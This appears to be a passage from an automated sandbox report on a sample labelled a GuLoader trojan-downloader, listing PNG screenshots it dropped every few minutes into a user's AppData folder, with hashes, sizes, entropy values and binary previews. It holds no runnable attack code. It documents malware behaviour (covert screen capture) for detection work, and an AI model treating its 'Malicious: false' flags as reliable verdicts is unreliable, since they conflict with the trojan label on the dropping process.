SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G...;..f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_064817.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277586
Entropy (8bit):	7.954163653767077
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmvrCDd2EpCJLQJTCyUXywKL6amYbqRedDyRIuWU4dD:ejSWacu08rCDfJr9wKL3bqRPR19WCC
MD5:	DBF42A500BD1C424EAFA6A55541BD509
SHA1:	2795E44C7480F47F612BBE43610FEBE38F159109
SHA-256:	06F8EACC449B9F7383CB7D1A6A4C5DAD520091704E5C7E79A205E6D0FF1C1B59
SHA-512:	A679B1AA1C816414BA9B5453B32936DC22C540CB7257664120C647ACE6B165BDBC492A9361526988D50C1CC983759483EA0DD8D9789A6B2A69533C5610AFE5A
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G...;..f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_065118.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Reputation:	low

Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.:,'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_065418.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.:,'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_065718.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1272986
Entropy (8bit):	7.9514672653505265
Encrypted:	false
SSDEEP:	24576:uJFrMkp9EbCAQxzT3T4Ee9Ael36EmKZoLWaMh9e7MaQp+XVBlgmXH:CMvbt0zTZejdZoSL76QsXVBlgmXH
MD5:	5F6EF3C6EAEDC3500731B2A4760DD6E8
SHA1:	51F6BC9613BD763E074DB6A8F632714273BEB65C
SHA-256:	FC15C2AEEEC9F3FC925B313861DA067AE13E7D78F70E1B94062FEEAD6A043AD1
SHA-512:	A0504523DCDD57C399EB5D69083391226330AC09EB0863459F611969515A4BAF58F11E329D994D453C9E987DA890E2FAE70661E2375FD92D376998328BB674FA
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..w..Wu.....jG.C.<...9..O.{.=..u.6H(.s.....6.v.69..H."(....$.....FX...J.e.;...w.Q_.Z.V..-...=s.1. .s.Uk...../.....u.....}.....W.3.J.Q.....+.}'..._.h.&h.9....[...6h./W..y.Zx....^.F.oz.....6:#.!J.:.gU...O..$.=.g..wQ.. U:{?*.,i....ot:...*..C....).S3.T3.....3...U.>..jt.5rr..gQ.....F?=Q#..../ ?..F.9...Z...h..f.O...T.....ih..e.>.h.?[b..F>:3.~dj...#.....E.T.....>.....i...>e.....[...i.....5.T{.....i.....aW..[...>0...-'...O.j.....j....pg.v..|..d5s.....Zp.....F..-k..{;..oJu..C...c....:D....V.G. Z..pw....o.....<o.YW-<&.m.XS....Z.F.(...I.>..c...V.ww.....UK..#....c..sG5v.y\xd:.....Y.5r.-9...y..9..[|t.;...s._|.j.Q..].q..7W#..X-K..R...'w.[....T...6...zK...O.=..j.y.....7T..o.....H. ^.bKR...-dm.Cn..S#...9.....Zy...6.:F.ci..G.G.../:(.:.j.....>.~7V..N.].....y.LkS.~..-9(}..SN.....}S.4_z.....gO..}n.~.....3Z..Qo...

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_070018.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.:,'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_070319.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_070619.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_070919.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_071219.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe

File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G...;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_071520.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277658
Entropy (8bit):	7.953746691277263
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8aY2IC7NxmG8unD:ejSWacu0dmiZEeijI
MD5:	473E7B630637C296E086DE4ED5C4EF59
SHA1:	F6AF5C12D2C96921542A8FBF1464669CD40EEC17
SHA-256:	37F0B16D1E277136D745F772C26C4A3B0ECF453D1DB8A7EB05BB23229393FA56
SHA-512:	96A74109B6B582AE59F6E6F22A047ACF9E036D815DBA51F859FF1C0FF08458FAC0619738F0256E4CF0CDFD0A02C9D9581236FFEB86E250471765D9602AC57717
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G...;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_071820.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277658
Entropy (8bit):	7.953746691277263
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8aY2IC7NxmG8unD:ejSWacu0dmiZEeijI
MD5:	473E7B630637C296E086DE4ED5C4EF59
SHA1:	F6AF5C12D2C96921542A8FBF1464669CD40EEC17
SHA-256:	37F0B16D1E277136D745F772C26C4A3B0ECF453D1DB8A7EB05BB23229393FA56
SHA-512:	96A74109B6B582AE59F6E6F22A047ACF9E036D815DBA51F859FF1C0FF08458FAC0619738F0256E4CF0CDFD0A02C9D9581236FFEB86E250471765D9602AC57717
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G...;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_072120.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277658
Entropy (8bit):	7.953746691277263
Encrypted:	false

SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8aY2IC7NxmG8unD:ejSWacu0dmiZEeijI
MD5:	473E7B630637C296E086DE4ED5C4EF59
SHA1:	F6AF5C12D2C96921542A8FBF1464669CD40EEC17
SHA-256:	37F0B16D1E277136D745F772C26C4A3B0ECF453D1DB8A7EB05BB23229393FA56
SHA-512:	96A74109B6B582AE59F6E6F22A047ACF9E036D815DBA51F859FF1C0FF08458FAC0619738F0256E4CF0CDFD0A02C9D9581236FFEB86E250471765D9602AC57717
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_072420.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1275413
Entropy (8bit):	7.953694876033495
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8aw39VW62DDOqhR0PYjj:ejSWacu0dmiZyW6IaGjj
MD5:	33B5259D3ECF9FCDA8C210BA2EE9516F
SHA1:	4EDD6D7D12DDBB253D41AF8B76BB404A4B51FD0F
SHA-256:	B79AEC1F7FB71716B6B68A2782B9F34974CAE1319595C7FE8028C8D799A5D138
SHA-512:	7B995EAD6A7BB48FE2002054E8CE7F9013C3E114ED73D4B0F20C492CCD593AA0766409D97E1A5C199259850BCD15CF20CF7B5FC6F77C296A3E5BC2D913C6EE 5F
Malicious:	false
